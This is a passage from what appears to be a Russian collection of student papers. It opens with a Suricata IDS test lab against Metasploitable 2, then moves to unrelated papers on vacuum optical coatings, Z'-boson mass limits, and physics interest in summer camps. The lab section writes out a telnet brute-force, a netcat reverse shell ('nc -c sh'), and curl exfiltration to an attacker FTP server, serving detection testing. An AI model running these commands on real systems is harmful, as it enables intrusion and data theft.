Загрузка файла на FTP-сервер	alert ftp any any -> any any (msg: "Uploading file to an FTP server"; content: "STOR "; sid:3010002; rev:1;)

Для выполнения тестирования была необходимость в создании тестовой среды. Данная среда представляет собой сеть (рисунок 1), реализованную с использованием VirtualBox. Данная сеть содержит в себе виртуальный коммутатор VirtualBox и три конечных точки. Первый хост представляет собой виртуальную машину с установленной Metasploitable 2, которая является специальной операционной системой с множеством уязвимостей для обучения тестированию на проникновение. На втором хосте расположена Lubuntu 24.04 с установленной Suricata и настроенным сетевым интерфейсом в режиме прослушивания трафика. Последнее устройство представляет собой атакующего с установленной Kali Linux 2024.3.

При проведении атаки сначала необходимо провести разведку целевой системы. Первым действием стоит провести сканирование портов. Проверка на наличие открытых портов будет выполняться с использованием команды: `nmap -sV -p- <адрес_цели>`, где `-sV` указывает на поиск версий сервисов, а `-p-` отвечает за сканирование всех возможных портов.




Рисунок 1 – Схема тестовой среды

После работы программы, можно увидеть наличие большого количества открытых портов (рисунок 2). Для данного сценария интерес представляет порт под номером 23 (telnet). Некоторые из оставшихся открытых портов будут рассмотрены в следующих сценариях. Telnet является протоколом, позволяющим передавать текстовые команды на удаленный сервер. Также его особенностью является отсутствие шифрования отправляемых данных.

```
(kali@kali)-[~]
$ nmap -sV -p- 10.0.2.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-04-14 11:42 +03
Nmap scan report for 10.0.2.11
Host is up (0.0059s latency).
Not shown: 65505 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
```

Рисунок 2 – Результат сканирования портов

В данном случае можно провести атаку подбора паролей. Эту атаку можно провести с использованием инструмента `auxiliary/scanner/telnet/telnet_login`, встроенного в Metasploit Framework. В этом инструменте необходимо указать адрес цели и путь к словарю, содержащему логины и пароли. После выполнения работы инструмента можно будет получить список имеющихся пользователей в системе с соответствующим паролем. В данном случае были найдены `user:user` и `msfadmin:msfadmin`.

Когда получен доступ к системе, следует закрепиться в ней, на случай если на целевой машине изменятся пароли для входа в найденных раньше пользователей. Это реализуется с помощью встроенного в Linux-системы инструмента под названием `netcat`.

Сначала атакующему необходимо настроить `netcat` на прослушивание командной: `nc -nlvp <порт>`.

После на скомпрометированной машине используется команда для установки соединения между текущим устройством и машиной атакующего. Это выполняется следующей командой: `nc -c sh <IP-адрес> <порт>`.

И последнее, что остается, это отправить интересующие данные с атакующей машины. «Выкачать» данные можно на внешний FTP-сервер, который принадлежит атакующей стороне. Необходимо лишь со скомпрометированной машины подключиться через FTP к нужному устройству и передать на него данные. «Поднять» сервер можно используя `vsftpd`. Выкачивается файл командой `curl -T <путь/к/файлу> ftp://<IP-адрес>/ --user логин:пароль`.

В результате проводимых выше действий IDS должна сгенерировать оповещение по следующим правилам: сканирование через `nmap`, угадывание паролей по `telnet`, установка обратного `shell` через `ncat`, попытка подключения к внешнему FTP-серверу и загрузка данных на него (таблица 2). После проверки срабатывания данных правил следует проверить системные журналы для того, чтобы убедиться в правильности работы используемых в Suricata правил.

Таблица 2 – Результаты срабатывания правил для первого сценария

Действие	Оповещение
Сканирование портов	[1:3400003:3] POSSBL PORT SCAN (NMAP -sT) [Classification: Attempted Information Leak] [Priority: 2] {TCP} 10.0.2.7:60270 -> 10.0.2.11:30743
Telnet Brute-Force	[1:1000001:3] Telnet Multiple login failed [**] [Classification: Potentially Bad Traffic] [Priority: 2] {TCP} 10.0.2.11:23 -> 10.0.2.7:40552
Reverse shell	[1:2021002:2] shellcode Reverse Shell (nc -c sh) [Classification: Executable code was detected] [Priority: 1] {TCP} 10.0.2.7:48738 -> 10.0.2.11:23
Загрузка файла на FTP-сервер	[1:3010002:1] Uploading file to an FTP server [Classification: (null)] [Priority: 3] {TCP} 10.0.2.11:37340 -> 10.0.2.7:21

Для проверки множественных попыток входа в систему необходимо просмотреть файлы `/var/log/syslog` для поиска подключений по `telnet` и `/var/log/auth.log` для проверки наличия неудачных входов в систему. Изучив заранее сделанные дампы этих файлов, можно найти множественные попытки подключения по `telnet` и неудачные попытки входа в систему в одно и то же время (рисунок 3).

```

(kali㉿kali)-[~/scenario1]
$ cat auth_dump1 | grep "Apr 14 06:33:58"
Apr 14 06:33:58 metasploitable login[7894]: pam_unix(login:auth): check pass; user unknown
Apr 14 06:33:58 metasploitable login[7894]: pam_unix(login:auth): authentication failure; logname= uid=0 euid=0 tty=pts/1 ruser= rhost=10.0.2.7

(kali㉿kali)-[~/scenario1]
$ cat syslog_dump | grep "Apr 14 06:33:58"
Apr 14 06:33:58 metasploitable in.telnetd[7893]: connect from 10.0.2.7 (10.0.2.7)

```

Рисунок 3 – Проверка системных журналов

Для более подробной проверки можно воспользоваться файлом eve.json, генерируемым Suricata. В данный файл попадают все сетевые события, произошедшие во время работы IDS. Отсортировав вывод по FTP запросам, можно обнаружить загрузку файла testfile.txt на сервер (рисунок 4). Исходя из этого можно подтвердить наличие подключения к FTP-серверу, т. к. без подключения не было бы возможности загрузить файл.

```

"ftp": {
  "command": "STOR",
  "command_data": "testfile.txt",
  "command_truncated": false,
  "completion_code": [
    "125",
    "226"
  ],
  "reply": [
    "Data connection already open. Transfer starting.",
    "Transfer complete."
  ]
}

```

Рисунок 4 – Анализ FTP подключений в eve.json

## Литература

1 Диогенес, Ю. Кибербезопасность: стратегии атак и обороны / Ю. Диогенес, Э. Озкайя ; пер. с англ. Д. А. Беликова. – М. : ДМК Пресс, 2020. – 326 с.

2 Suricata User Guide – Suricata 7.0.9 documentation : [сайт]. – URL: <https://docs.suricata.io/en/suricata-7.0.9> (дата обращения: 09.04.2025).

УДК 535.3

*Д. Е. Комяков*

## ИССЛЕДОВАНИЕ ОПТИЧЕСКИХ СВОЙСТВ И СТРУКТУРЫ ПОКРЫТИЙ, ФОРМИРУЕМЫХ В УСЛОВИЯХ ВЫСОКОГО ВАКУУМА

*В статье представлены результаты комплексного исследования оптических свойств и структуры покрытий, формируемых в условиях высокого вакуума. Основное внимание уделяется анализу однослойных покрытий на основе диоксида титана (TiO<sub>2</sub>), диоксида кремния (SiO<sub>2</sub>) и сульфида цинка (ZnS). В работе детально изучены оптические характеристики однослойных покрытий, включая коэффициенты пропускания и отражения.*

Расширение применения интерференционных диэлектрических покрытий стимулирует разработку новых методов и устройств для их получения. К этим методам относятся вакуумные методы получения интерференционных пленок, в частности получение

пленок при распылении диэлектрической мишени высокочастотным разрядом, ионно-лучевым, магнетронным распылением, а также лазерным испарением диэлектрической мишени в вакууме. Актуальной является задача формирования интерференционных плёнок, обладающих защитными и просветляющими свойствами для заданного спектрального диапазона длин волн в видимой и инфракрасной области спектра. Технология формирования таких покрытий требует точного определения оптических характеристик формируемых слоев. Важной задачей является также расчет оптических постоянных в требуемом спектральном диапазоне. Синтез просветляющих покрытий предполагает их применение и для широкого диапазона длин волн. Выбор основных методов синтеза таких покрытий, расчет и формирование интерференционных покрытий функционального назначения – важная задача ионно-лучевых и корпускулярно-фотонных технологий. История развития интерференционных оптических покрытий насчитывает несколько десятков лет. Однако актуальность их разработки в настоящее время не уменьшается. Действительно, наблюдаемый переход от микро- к нанoeлектронике подстегивается развитием оптоэлектронных устройств. Интегральная микроэлектроника заменяется интегральными устройствами по обработке оптического сигнала, вытесняющего электрический. Особенно это очевидно в системах связи и в разработке оптического компьютера. В связи с этим актуальность пассивных элементов оптоэлектроники, к которым относятся оптические покрытия, трудно переоценить. Без них не обойтись при создании мощных полупроводниковых лазеров, систем ввода оптической информации, оптических квантовых усилителей, эффективных полупроводниковых фотоприемников (включая ПЗС-матрицы), солнечных элементов, активных световодов, включая планарные.

Формирование интерференционного покрытия можно условно разделить на два этапа. Первый этап заключается в проектировании покрытия – определении его конструкции (число и очередность слоев, их толщина и оптические постоянные), обеспечивающей необходимую оптическую характеристику покрытия в заданном диапазоне длин волн. Второй этап состоит в технологической реализации – изготовлении покрытия. Условность данного разделения связана с тем, что уже на этапе проектирования покрытия необходимо учитывать технологические возможности его изготовления: наличие материалов и их оптические свойства, особенности их формирования в тонкопленочном исполнении с необходимыми свойствами и др. И, как правило, требуется технологическая проработка (например, освоение технологических приемов напыления слоев материалов, составляющих покрытие, «пробное» экспериментальное изготовление покрытия и т. п.), в ходе которой часто становятся необходимыми дополнительные расчеты с целью коррекции первоначальной конструкции покрытия. Проектирование многослойного интерференционного покрытия может осуществляться двумя путями, или, по-другому, решением одной из двух задач.

Первая, называемая задачей анализа покрытия, в качестве заданных параметров имеет конструкцию покрытия – число слоев, их оптические постоянные и толщина, диапазон длин волн, углы падения, поляризационные параметры лучей. Решением этой задачи являются фазовые и энергетические характеристики многослойной системы. Задачу анализа можно решить без особых трудностей, исходя из принципов электродинамики, при некоторых ограничениях для конструкции покрытия [1]. Определение спектров отражения и пропускания многослойной системы сводится к решению граничной задачи, т. е. к определению векторов напряженностей электрического и магнитного полей на всех границах раздела слоев. В этом случае математическая модель покрытия обеспечивает достаточно полный учет интерференционных и поляризационных эффектов в многослойных покрытиях всех типов [2].

Получены спектры отражения покрытий, нанесенных на кремниевые подложки в диапазоне длин волн от 200 до 2000 нм (рисунки 1–6). На основе спектров отражения аналитически рассчитывались показатели преломления покрытий для различных длин волн.




Рисунок 1 – Спектр отражения покрытия ZnS

Из спектра отражения покрытия  $\text{TiO}_2$  (рисунок 2) видно, что в областях 650–680 нм и 1950–2000 нм наблюдаются провалы интенсивности отражённого излучения до 0 %, что может быть вызвано явлением полного внутреннего отражения для излучения данной длины волны.




Рисунок 2 – Спектр отражения покрытия  $\text{TiO}_2$

Покрытие  $\text{SiO}_2$  (рисунок 3) имеет высокое отражение в ультрафиолетовой и заметное падение интенсивности в инфракрасной области спектра.




Рисунок 3 – Спектр отражения покрытия  $\text{SiO}_2$

Спектр отражения покрытия K42, в целом, похож на спектр  $\text{SiO}_2$  с небольшим сдвигом пиков на 50 нм в длинноволновую область (рисунок 4).




Рисунок 4 – Спектр отражения покрытия K42

Спектрофотометр PHOTON RT позволяет регистрировать поляризацию отражённого или прошедшего излучения. Степень поляризации многослойных покрытий оценивалась по спектрам отражения и пропускания многослойных покрытий в области 200–2000 нм. Методика измерения степени поляризации основана на эффекте поляризации света многослойным покрытием. Помещая образец под требуемым углом к падающему на него свету разной поляризации, измеряли максимальное и минимальное пропускание и отражение соответственно *p*- и *s*-поляризованных лучей. Степень поляризации (%) рассчитывали по формуле (1):

$$m_{CP} = \left( \frac{T_{max} - T_{min}}{T_{max} + T_{min}} \right) \cdot 100. \quad (1)$$

Спектры поглощения снимались при падении зондирующего излучения под углами от 0 до 75°.

На рисунках 5–8 представлены аналитически рассчитанные, на основе спектров отражения, показатели преломления покрытий для различных длин волн. На рисунках 5–7 пунктирной линией показана зависимость табличных значений показателя преломления для исследуемых покрытий. Исключение составляет покрытие K42, для которого табличное значение показателя преломления отсутствует. Как видно из рисунка 5, показатель преломления для покрытий ZnS отличается от табличного значения из справочника, что может быть вызвано особенностями стехиометрии, наличием нежелательных примесей в исходном веществе, а также наноразмерными эффектами в структуре кристаллической решётки синтезированного покрытия, отличающихся от монолитного вещества.




Рисунок 5 – Зависимость показателя преломления покрытия ZnS от длины волны

Также некоторым отличием от табличного значения показателя преломления обладает покрытие TiO<sub>2</sub>, однако данный эффект наблюдается преимущественно в ультрафиолетовой области спектра.




Рисунок 6 – Зависимость показателя преломления покрытия TiO<sub>2</sub> от длины волны




Рисунок 7 – Зависимость показателя преломления покрытия SiO<sub>2</sub> от длины волны




Рисунок 8 – Зависимость показателя преломления покрытия K42 от длины волны

В таблице 1 представлены табличные и измеренные значения показателя преломления и толщины покрытий. Значения расчётной толщины получены по программе для расчёта покрытий МультиСпектр ООО «ЭссентОптикс», которая шла в комплекте с СОК Iris.

Таблица 1 – Табличные и измеренные значения показателя преломления и толщины покрытий

Тип покрытия	Табличный показатель преломления на длине волны 550 нм	Расчётная толщина покрытия, нм	Измеренное значение показателя преломления на длине волны 550 нм	Измеренная толщина покрытия, нм
K42	—	—	1,38	1 544,0
SiO <sub>2</sub>	1,46	298,2	1,50	319,7
TiO <sub>2</sub>	2,04	214,2	1,92	270,7
ZnS	2,38	183,1	2,06	259,3

## Литература

- 1 Матвеев, А. Н. Оптика : учебное пособие / А. Н. Матвеев. – М. : Высшая школа, 1985. – 351 с.
- 2 Яковлев, П. П. Проектирование интерференционных покрытий : библиотека приборостроения / П. П. Яковлев, Б. Б. Мешков. – 1 серия. – М. : Машиностроение, 1987. – 185 с.

УДК 539.12

*Д. В. Синегрибов*

## КОСВЕННЫЕ ЭФФЕКТЫ $Z'$ -БОЗОНА И РАСШИРЕНИЯ СТАНДАРТНОЙ МОДЕЛИ НА ОСНОВЕ $U(1)_X$ СИММЕТРИИ

*Статья посвящена методике модельно-независимого и модельно-зависимого анализа косвенного проявления дополнительного  $Z'$ -бозона на  $e^+e^-$  коллайдере*



следующего поколения. Предполагается, что масса  $Z'$ -бозона значительно больше максимальной энергии коллайдера. На основе косвенного анализа получены нижние границы на массу  $Z'$ -бозона для максимальной энергии Международного линейного коллайдера. Выполнено сравнение ограничений для неполяризованного и поляризованного случая.

Связывая нейтринные массы, темную материю и возникновение барионной асимметрии Вселенной, расширение Стандартной Модели (СМ) на основе  $U(1)_X$  является универсальной платформой для исследования физики за пределами СМ [1, 2]. Полная калибровочная группа модели  $U(1)_X$  записывается в виде:

$$SU(3)_C \times SU(2)_L \times U(1)_Y \times U(1)_X, \quad (1)$$

Масса дополнительного  $Z'$ -бозона генерируется после нарушения дополнительной калибровочной симметрии  $U(1)_X$  при помощи скалярного поля  $\Phi$ , которое определяется зарядами  $U(1)_X$ . Хиггсовскими дублетами  $H$  обеспечивается нарушение электрослабой симметрии, порождая калибровочные бозоны и фермионы СМ. Заряды  $U(1)_X$  определяются свободными параметрами модели  $x_H$  и  $x_\Phi$ . Параметризацией  $U(1)_X$  определяются особенности взаимодействия между  $Z'$ -бозонами и фермионами СМ. В настоящей работе рассматриваются сценарии взаимодействия, представленные в таблице 1 [3].

Таблица 1 – Специфика взаимодействия  $Z'$ -бозона с фермионами СМ ( $x_\Phi = 1$ )

$x_H$	Специфика взаимодействия
-2	Отсутствие связи между $Z'$ -бозонами и левыми фермионами
-1	Отсутствие связи между $Z'$ -бозонами и правыми электронами
1	Отсутствие связи между $Z'$ -бозонами и правыми $d$ -кварками
2	Наличие связи между $Z'$ -бозонами и всеми фермионами

Цель исследования – оценить возможность улучшения нижней границы массы  $Z'$ -бозона на основе разработанной методики для  $e^+e^-$  коллайдера следующего поколения и особенностей, которые представлены в Таблице 1. В настоящей работе не учитывается  $Z-Z'$  массовое смешивание и взаимодействия с другими экзотическими частицами за пределами СМ. Также предполагается, что масса  $Z'$ -бозона значительно больше максимальной энергии коллайдера. Важно отметить, что задача установления ограничений на характеристики  $Z'$ -бозона содержится в программе исследований Международного линейного коллайдера (ILC), ключевыми преимуществами которого относительно Большого адронного коллайдера (LHC) является чистота  $e^+e^-$  столкновений и возможность поляризовать сталкивающиеся электроны и позитроны [4]. Важной особенностью методики является учет ширины, которая обычно пренебрегается.

**Описание методики.** Ключевая роль отводится представлению дифференциального сечения рассеяния в приближении Борна для процесса  $e^+e^- \rightarrow \bar{f}f$  которое приведено и детально рассмотрено в работе [5]. Рассматриваются исключительно  $s$ -канальные диаграммы и все фермионы предполагаются безмассовыми. Отклонения от предсказаний СМ описываются как интерференционные эффекты  $Z'$ -бозона. В качестве наблюдаемой характеристики процесса используется отклонение бинированного числа событий, которое определяется:

$$\Delta N_i(\Delta Q_i) = N_i^{SM+Z'} - N_i^{SM} = L_{Eff}(\sigma_i^{SM+Z'} - \sigma_i^{SM}). \quad (2)$$

В уравнении (2) безразмерными и линейными параметрами  $\Delta Q_i = Q_i^{SM+Z'} - Q_i^{SM}$  определяется величина отклонения. Важно отметить, что обычно напрямую ограничиваются характеристики  $Z'$ -бозона, которые являются нелинейными. При нелинейной зависимости интерпретировать доверительные области значительно сложнее. Доверительные области на линейные параметры накладываются более явно, и зачастую результаты анализа предсказуемы. При определении эффективной светимости  $L_{Eff}$  важно учитывать то, что время работы коллайдера распределено неравномерно относительно поляризации (таблица 2).

Таблица 2 – Доля общего времени работы ILC, относительно комбинаций ориентации поляризации для энергетической стадии 1 ТэВ [4]

Степень поляризации $\{P_{e^+}, P_{e^-}\}$	$\{-20 \%, -80 \%\}$ и $\{20 \%, 80 \%\}$	$\{20 \%, -80 \%\}$ и $\{-20 \%, 80 \%\}$
Доля от времени работы при отсутствии поляризации	10 %	40 %

При анализе отклонений выдвигается предположение, согласно которому все экспериментальные данные согласуются СМ в пределе одного стандартного отклонения. Разрешенные области (рисунок 1) получены на основе традиционного критерия  $\chi^2$  относительно отклонений  $\Delta Q_1$  и  $\Delta Q_2$ . Важно учитывать различия вероятностного охвата между многомерными и одномерными распределениями. Представленные области (совместная оценка) получены для уровня достоверности 39,35 %, что эквивалентно однопараметрическому интервалу 68,27 % ( $1\sigma$ ) для каждого параметра в отдельности. Все необходимые параметры эксперимента подробно описаны и представлены в работе [4].




Рисунок 1 – Модельно-независимые разрешенные области отклонений  $\Delta Q_1$  и  $\Delta Q_2$  от предсказаний СМ

Моделями  $Z'$ -бозона (Таблица 1) определяются фермионные константы связи. Ширина распада  $Z' \rightarrow \bar{f}f$  рассчитывается аналогично стандартному  $Z$ -бозону. Используя критерий  $\chi^2$  относительно  $M_{Z'}$ , можно получить значение нижней границы, выше которой эффекты  $Z'$ -бозона статистически неразличимы от предсказаний СМ (таблица 3).

Таблица 3 – Нижние границы на массу  $Z'$ -бозона для различных расширений  $U(1)_X$  на уровне  $1\sigma$  на ILC – 1 ТэВ с поляризованными и неполяризованными пучками

$x_H$	$P_{e^+} = P_{e^-} = 0$	$P_{e^+} = 20 \%, P_{e^-} = -80 \%$
-2	21,075	13,890
-1	8,544	5,252
1	16,792	12,205
2	29,365	20,870

Можно заметить, что нижние границы значительно выше для неполяризованного случая по причине лучшей статистики событий. Модельно-независимые области (рисунок 1) полезны для проверки моделей  $Z'$ -бозона. На основе проведенного модельно-зависимого анализа несложно рассчитать параметры отклонений  $\Delta Q_1$  и  $\Delta Q_2$  для исследуемого ряда моделей  $Z'$ -бозона. Как следует из рисунка 2, результаты модельно-независимого и модельно-зависимого анализа согласуются.




Рисунок 2 – Согласие модельно-независимого (рисунок 1) и модельно-зависимого анализа (таблица 3)

Получены нижние границы на массу дополнительного  $Z'$ -бозона на ILC – 1 ТэВ для расширений  $U(1)_X$  (таблица 1), которые представлены в таблице 3. Рассмотрены

неполяризованные и поляризованные начальные пучки. Важно отметить, что рассматриваемые модели  $Z'$ -бозона не исследовались экспериментально на LHC и полученные нижние границы значительно превышают ограничения LHC для моделей SSM, LR,  $E_6$  ( $\sim 5$  ТэВ). Полученная информация является ключевой для проверки и построений теорий на основе рассматриваемой калибровочной группы.

### Литература

- 1 Review of particle physics [Particle Data Group Collaboration] / S. Navas [et al.] // Phys. Rev. D. – Vol. 110. – № 3. – 2024. – 030001.
- 2 The Phenomenology of extra neutral gauge bosons / A. Leike // Phys. Rept. – Vol. 317. – 1999. – P. 143–250.
- 3 Probing the minimal  $U(1)_X$  model at future electron-positron colliders via fermion pair-production channels / A. Das, P. S. Bhupal Dev, Y. Hosotani, S. Mandal // Phys. Rev. D. – Vol. 105. – № 11. – 2022. – 115030.
- 4 The International Linear Collider : Report to Snowmass 2021 / A. Aryshev [et al.] // FERMILAB-FN-1171-PPD-QIS-SCD-TD. – 2021. – P. 41–221.
- 5 Model-Independent Analysis of the Indirect Effects of Additional an  $Z'$ -boson at CLIC / D. V. Sinegribov, V. V. Andreev, I. A. Serenkova // Nonlinear Phenomena in Complex Systems. – Vol. 28. – № 1 – 2025. – P. 68–78.

УДК 372.853

*А. Л. Шелестова*

### РАЗВИТИЕ ПОЗНАВАТЕЛЬНОГО ИНТЕРЕСА УЧАЩИХСЯ К ФИЗИКЕ В ДЕТСКОМ ОЗДОРОВИТЕЛЬНОМ ЛАГЕРЕ

*В статье проведен анализ особенностей развития познавательного интереса учащихся к физике в детских оздоровительных лагерях, а также предложены конкретные рекомендации для педагогических работников, которые помогут стимулировать познавательный интерес и создать мотивацию учащихся к изучению физики в данной приятной и специфической образовательной среде.*

Физика является одним из ключевых предметов в образовательной программе, который играет важную роль в формировании научного мышления учащихся. Однако часто возникает проблема недостаточного познавательного интереса учащихся к данной науке, особенно вне школьной среды. Одним из мест, где можно активно развивать познавательный интерес учащихся к физике, является детский оздоровительный лагерь.

Познавательный интерес представляет собой внутреннюю мотивацию учащихся к познанию и исследованию окружающего мира. Он играет важную роль в обучении физике, поскольку способствует активному и глубокому усвоению учебного материала, а также развитию компетенций и навыков учащихся.

Интерес – сильнодействующий мотив, побуждающий человека совершать определенные действия. Именно интерес является положительной оценкой в деятельности субъекта. Л. С. Выготский считал, что интерес является естественным двигателем детского поведения, он выражает его инстинктивные стремления, указывает на то, что деятельность ребенка совпадает с его органическими потребностями, именно поэтому вся воспитательная система должна быть сориентирована, в первую очередь, на детский интерес. Один из основных законов педагогики гласит: прежде чем обучать ребенка какой-

либо деятельности, необходимо заинтересовать его, позаботиться о том, чтобы он бы готов к изучению нового, и тогда педагогу лишь останется направлять обучаемого, так как действовать ребенок будет самостоятельно [1, с. 84].

Буквальный перевод слова «интерес» от латинского языка – ‘иметь существенное значение’. Даже молодой педагог с легкостью сможет отличить заинтересованного ученика.

Профессор А. К. Дусавицкий составил типичные «портреты» заинтересованного и незаинтересованного учеников: «Обратите внимание на работу заинтересованного ученика, его глаза горят, движения свободные, весь образовательный процесс приносит ему удовольствие, информация воспринимается легко и быстро. Да и разве могло бы быть иначе? Конечно, нет! Ведь именно сейчас он раскован и занят “своим” делом, важным для него самого. Все действия ребенка ведут его к успеху, а положительные эмоции являются его спутниками. Они как бы сигнализируют учителю о том, что деятельность принята и доставляет наслаждение. Мысли ребенка работают четко и ясно, решения задач приходят к нему легко, они красивы и точны. Ученик всецело поглощен работой, он отключен от остального мира, а потому глух и слеп к нему на данный момент. И именно поэтому иногда бывает так трудно привлечь ребенка к выполнению другой работы, которая может быть не менее важной и интересной для него. А вот ребенок, которому неинтересно. Ему тяжело выполнить даже самое простое задание, он томительно ожидает окончания занятия, все для него сейчас немило. Тело такого ребенка напряжено, движения скованны, ему беспокойно, все мысли погружают его в себя» [2, с. 57–58].

Особенности развития познавательного интереса в детском оздоровительном лагере также связаны с особенностями организации и преподавания материала.

1 *В игровой форме.* В детских оздоровительных лагерях познавательный материал часто представляется в игровой форме, что делает его доступным и увлекательным для детей. Игровые задания, игры на память, физические эксперименты – все это способствует активному участию детей в процессе обучения и привлекает их внимание к физике.

